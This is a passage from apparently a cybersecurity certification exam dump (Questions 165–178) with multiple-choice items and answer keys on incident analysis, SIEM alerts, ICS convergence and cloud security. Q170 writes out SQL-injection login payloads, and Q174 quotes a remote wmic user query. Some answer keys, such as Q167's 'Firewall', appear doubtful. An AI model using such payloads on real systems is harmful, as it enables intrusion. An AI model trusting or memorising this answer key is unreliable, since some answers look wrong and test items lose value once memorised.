A. 192.168.100.214 is a secure FTP server
B. 192.168.100.214 is a web server
C. Both hosts are mail servers
D. 192.168.100.145 is a DNS server

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 165

A technician at a company’s retail store notifies an analyst that disk space is being consumed at a rapid rate on several registers. The uplink back to the corporate office is also saturated frequently. The retail location has no Internet access. An analyst then observes several occasional IPS alerts indicating a server at corporate has been communicating with an address on a watchlist. Netflow data shows large quantities of data transferred at those times.

Which of the following is MOST likely causing the issue?

A. A credit card processing file was declined by the card processor and caused transaction logs on the registers to accumulate longer than usual.
B. Ransomware on the corporate network has propagated from the corporate network to the registers and has begun encrypting files there.
C. A penetration test is being run against the registers from the IP address indicated on the watchlist, generating large amounts of traffic and data storage.
D. Malware on a register is scraping credit card data and staging it on a server at the corporate office before uploading it to an attacker-controlled command and control server.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 166
A threat intelligence analyst who works for an oil and gas company has received the following email from a superior:

“We will be connecting our IT network with our ICS. Our IT security has historically been top of the line, and this convergence will make the ICS easier to manage and troubleshoot. Can you please perform a risk/vulnerability assessment on this decision?”

Which of the following is MOST accurate regarding ICS in this scenario?

A. Convergence decreases attack vectors
B. Integrating increases the attack surface
C. IT networks cannot be connected to ICS infrastructure
D. Combined networks decrease efficiency

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 167

Joe, a user, is unable to launch an application on his laptop, which he typically uses on a daily basis. Joe informs a security analyst of the issue. After an online database comparison, the security analyst checks the SIEM and notices alerts indicating certain .txt and .dll files are blocked. Which of the following tools would generate these logs?

A. Antivirus
B. HIPS
C. Firewall
D. Proxy

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 168
Employees at a manufacturing plant have been victims of spear phishing, but security solutions prevented further intrusions into the network. Which of the following is the MOST appropriate solution in this scenario?

A. Continue to monitor security devices
B. Update antivirus and malware definitions
C. Provide security awareness training
D. Migrate email services to a hosted environment

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 169
A SIEM alert occurs with the following output:



```
Mac                    IP              Duration         Logged on
01:23:45:33:89:cc      192.168.122.3   15 hours         Yes
01:23:45:33:89:cc      192.168.122.9   4 days           Yes
```


Which of the following BEST describes this alert?

A. The alert is a false positive; there is a device with dual NICs
B. The alert is valid because IP spoofing may be occurring on the network
C. The alert is a false positive; both NICs are of the same brand
D. The alert is valid because there may be a rogue device on the network

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 170
A cybersecurity analyst is currently using Nessus to scan several FTP servers. Upon receiving the results of the scan, the analyst needs to further test to verify that the vulnerability found exists. The analyst uses the following snippet of code:



```
Username: admin ' ; - -
Password : ' OR 1=1 - -
```

Which of the following vulnerabilities is the analyst checking for?

A. Buffer overflow
B. SQL injection
C. Default passwords
D. Format string attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 171
During a quarterly review of user accounts and activity, a security analyst noticed that after a password reset the head of human resources has been logging in from multiple locations, including several overseas. Further review of the account showed access rights to a number of corporate applications, including a sensitive

accounting application used for employee bonuses. Which of the following security methods could be used to mitigate this risk?

A. RADIUS identity management
B. Context-based authentication
C. Privilege escalation restrictions
D. Elimination of self-service password resets

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:


QUESTION 172
The human resources division is moving all of its applications to an IaaS cloud. The Chief Information Officer (CIO) has asked the security architect to design the environment securely to prevent the IaaS provider from accessing its data-at-rest and data-in-transit within the infrastructure. Which of the following security controls should the security architect recommend?

A. Implement a non-data breach agreement
B. Ensure all backups are remote outside the control of the IaaS provider
C. Ensure all of the IaaS provider's workforce passes stringent background checks
D. Render data unreadable through the use of appropriate tools and techniques

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 173
A cybersecurity analyst is currently auditing a new Active Directory server for compliance. The analyst uses Nessus to do the initial scan, and Nessus reports the following:



PluginID	IP	Port
10955	192.168.1.215	microsoft-ds (445/tcp)
11210	192.168.1.215	microsoft-ds (445/tcp)
12350	192.168.1.215	netbus (135/udp)
12345	192.168.1.215	ftp (21/tcp)

Which of the following critical vulnerabilities has the analyst discovered?

A. Known backdoor
B. Zero-day
C. Path disclosure
D. User enumeration

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 174
When reviewing the system logs, the cybersecurity analyst noticed a suspicious log entry:

```
wmic /node: HRDepartment1 computersystem get username
```

Which of the following combinations describes what occurred, and what action should be taken in this situation?

A. A rogue user has queried for users logged in remotely. Disable local access to network shares.
B. A rogue user has queried for the administrator logged into the system. Attempt to determine who executed the command.
C. A rogue user has queried for the administrator logged into the system. Disable local access to use cmd prompt.
D. A rogue user has queried for users logged into in remotely. Attempt to determine who executed the command.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 175
The security team has determined that the current incident response resources cannot meet management's objective to secure a forensic image for all serious security incidents within 24 hours. Which of the following compensating controls can be used to help meet management's expectations?

A. Separation of duties
B. Scheduled reviews
C. Dual control
D. Outsourcing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 176
A cybersecurity analyst is investigating an incident report concerning a specific user workstation. The workstation is exhibiting high CPU and memory usage, even when first started, and network bandwidth usage is extremely high. The user reports that applications crash frequently, despite the fact that no significant changes in work habits have occurred. An antivirus scan reports no known threats. Which of the following is the MOST likely reason for this?

A. Advanced persistent threat
B. Zero day
C. Trojan
D. Logic bomb

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:


QUESTION 177
During a tabletop exercise, it is determined that a security analyst is required to ensure patching and scan reports are available during an incident, as well as documentation of all critical systems. To which of the following stakeholders should the analyst provide the reports?

A. Management
B. Affected vendors
C. Security operations
D. Legal

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 178
The Chief Information Security Officer (CISO) has asked the security analyst to examine abnormally high processor utilization on a key server. The output below is from the company's research and development (R&D) server.



Hour	Processor address	Busy time (%)	Processor user (sec)	processor emulation (sec)	Processor system (sec)	System wait (msec)	Server
16:01:31	0	18.75	610	432	66	2823	Research.01.R&D.srv
	1	29.55	765	370	298	2151	Research.01.R&D.srv
	2	16.65	542	382	58	3030	Research.01.R&D.srv
	3	13.86	453	322	46	3160	Research.01.R&D.srv
17:03:31	0	18.99	625	447	59	2205	Research.01.R&D.srv
	1	22.52	605	342	215	1932	Research.01.R&D.srv
	2	14.23	503	313	41	1785	Research.01.R&D.srv
	3	12.81	417	299	32	1823	Research.01.R&D.srv
18:05:17	0	9.63	420	395	41	1287	Research.01.R&D.srv
	1	13.35	302	294	62	1015	Research.01.R&D.srv
	2	6.23	252	241	21	987	Research.01.R&D.srv
	3	5.41	238	197	13	884	Research.01.R&D.srv
19:06:52	0	88.81	2440	1728	264	14115	Research.01.R&D.srv
	1	76.23	3060	1240	901	10755	Research.01.R&D.srv
	2	72.35	2168	987	216	10284	Research.01.R&D.srv
	3	58.99	1912	802	208	9758	Research.01.R&D.srv

Which of the following actions should the security analyst take FIRST?

A. Initiate an investigation
B. Isolate the R&D server
C. Reimage the server
D. Determine availability

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference: